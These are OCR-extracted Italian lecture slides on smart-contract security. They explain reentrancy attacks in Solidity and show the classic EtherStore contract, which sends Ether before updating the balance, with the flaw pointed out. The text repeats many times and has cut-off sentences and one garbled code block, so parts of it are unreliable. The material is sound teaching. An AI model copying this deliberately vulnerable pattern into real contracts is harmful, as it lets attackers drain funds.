
::.. Attacchi alle Applicazioni (7/7)

Nuove applicazioni sono realizzate sfruttando un apposito linguaggio

Sono disponibili dei database di vulnerabilità note per le varie soluzioni blockchain e dei linguaggi programmazione per smart contract:

- https://www.cvedetails.com/vendor/14185/Golang.html
- https://nvd.nist.gov/vuln/detail/CVE-2018-10299
- https://www.cvedetails.com/product/21023/Fabfile-Fabric.html?vendor_id=11444

ntract come un'esigenza del mercato e
no proposto soluzioni per l'audit e la
ione degli smart contract mediante la
loro analisi statica.




Programmazione Sicura di Smart Contracts

::.. Vulnerabilità di Solidity (1/26)

Una delle caratteristiche degli smart contract di Ethereum è la possibilità di chiamare e utilizzare il codice di altri contratti esterni, e ciò richiede una chiamata esterna. Queste chiamate esterne possono essere dirottate dagli aggressori per eseguire ulteriore codice (cioè una funzione di fallback), comprese le chiamate in se stesso. Così l'esecuzione del codice "rientra" nel contratto.


::.. Vulnerabilità di Solidity (1/26)

Una delle caratteristiche degli smart contract di Ethereum è la possibilità di chiamare e utilizzare il codice di altri contratti esterni, e ciò richiede una chiamata esterna. Queste chiamate esterne possono essere dirottate dagli aggressori per eseguire ulteriore codice (cioè una funzione di fallback), comprese le chiamate in se stesso. Così l'esecuzione del codice "rientra" nel contratto.




::.. Vulnerabilità di Solidity (1/26)

Una delle caratteristiche degli smart contract di Ethereum è la possibilità di chiamare e utilizzare il codice di altri contratti esterni, e ciò richiede una chiamata esterna. Queste chiamate esterne possono essere dirottate dagli aggressori per eseguire ulteriore codice (cioè una funzione di fallback), comprese le chiamate in se stesso. Così l'esecuzione del codice "rientra" nel contratto.




::.. Vulnerabilità di Solidity (1/26)

Una delle caratteristiche degli smart contract di Ethereum è la possibilità di chiamare e utilizzare il codice di altri contratti esterni, e ciò richiede una chiamata esterna. Queste chiamate esterne possono essere dirottate dagli aggressori per eseguire ulteriore codice (cioè una funzione di fallback), comprese le chiamate in se stesso. Così l'esecuzione del codice "rientra" nel contratto.



::.. Vulnerabilità di Solidity (1/26)


Una delle caratteristiche degli smart contract di Ethereum è la possibilità di chiamare e utilizzare il codice di altri contratti esterni, e ciò richiede una chiamata esterna. Queste chiamate esterne possono essere dirottate dagli aggressori per eseguire ulteriore codice (cioè una funzione di fallback), comprese le chiamate in se stesso. Così l'esecuzione del codice "rientra" nel contratto.



::.. Vulnerabilità di Solidity (1/26)

Una delle caratteristiche degli smart contract di Ethereum è la possibilità di chiamare e utilizzare il codice di altri contratti esterni, e ciò richiede una chiamata esterna. Queste chiamate esterne possono essere dirottate dagli aggressori per eseguire ulteriore codice (cioè una funzione di fallback), comprese le chiamate in se ' nel contratto.

```
contract EtherStore {
    uint256 public withdrawalLimit = 1 ether;
    mapping(address => uint256) public lastWithdrawTime;
    mapping(address => uint256) public balances;

    function depositFunds() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdrawFunds (uint256 _weiToWithdraw) public {
        require(balances[msg.sender] >= _weiToWithdraw);
        // limit the withdrawal
        require(_weiToWithdraw <= withdrawalLimit);
        // limit the time allowed to withdraw
        require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
        require(msg.sender.call.value(_weiToWithdraw)());
        balances[msg.sender] -= _weiToWithdraw;
        lastWithdrawTime[msg.sender] = now;
    }
}
```




::.. Vulnerabilità di Solidity (1/26)

Una delle caratteristiche degli smart contract di Ethereum è la possibilità di chiamare e utilizzare il codice di altri contratti esterni, e ciò richiede una chiamata esterna. Queste chiamate esterne possono essere dirottate dagli aggressori per eseguire ulteriore codice (cioè una funzione di fallback), comprese le chiamate in se


' nel contratto.

La funzione depositFunds() incrementa semplicemente il saldo del mittente.

```
5
6       function depositFunds() public payable {
7           balances[msg.sender] += msg.value;
8       }
9
10      function withdrawFunds (uint256 _weiToWithdraw) public {
11          require(balances[msg.sender] >= _weiToWithdraw);
12          // limit the withdrawal
13          require(_weiToWithdraw <= withdrawalLimit);
14          // limit the time allowed to withdraw
15          require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
16          require(msg.sender.call.value(_weiToWithdraw)());
17          balances[msg.sender] -= _weiToWithdraw;
18          lastWithdrawTime[msg.sender] = now;
19      }
20  }
```



Contract B




::.. Vulnerabilità di Solidity (1/26)

Una delle caratteristiche degli smart contract di Ethereum è la possibilità di chiamare e utilizzare il codice di altri contratti esterni, e ciò richiede una chiamata esterna. Queste chiamate esterne possono essere dirottate dagli aggressori per eseguire ulteriore codice (cioè una funzione di fallback), comprese le chiamate in se

' nel contratto.

La funzione drawFunds() consente al mittente di specificare la quantità di wei da prelevare. Avrà successo solo se l'importo richiesto da prelevare è inferiore al saldo e a 1 Ether e non si è verificato un prelievo nell'ultima settimana.

```
    }

    function withdrawFunds (uint256 _weiToWithdraw) public {
        require(balances[msg.sender] >= _weiToWithdraw);
        // limit the withdrawal
        require(_weiToWithdraw <= withdrawalLimit);
        // limit the time allowed to withdraw
        require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
        require(msg.sender.call.value(_weiToWithdraw)());
        balances[msg.sender] -= _weiToWithdraw;
        lastWithdrawTime[msg.sender] = now;
    }
}
```




::.. Vulnerabilità di Solidity (1/26)

Una delle caratteristiche degli smart contract di Ethereum è la possibilità di chiamare e utilizzare il codice di altri contratti esterni, e ciò richiede una chiamata esterna. Queste chiamate esterne possono essere dirottate dagli aggressori per eseguire ulteriore codice (cioè una funzione di fallback), comprese le chiamate in se


' nel contratto.

```
contract EtherStore {
    uint256 public withdrawalLimit = 1 ether;
    mapping(address => uint256) public lastWithdrawTime;
    mapping(address => uint256) public balances;

    function depositFunds() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdrawFunds (uint256 _weiToWithdraw) public {

        require(                    astWithdrawTime[msg.sender] + 1 weeks);
        require(msg.sender.call.value(_weiToWithdraw)());
        balances[msg.sender] -= _weiToWithdraw;
        lastWithdrawTime[msg.sender] = now;
    }
}
```

Qui è presente la vulnerabilità, dove si invia all'utente la quantità di Ether richiesta.



Contract B

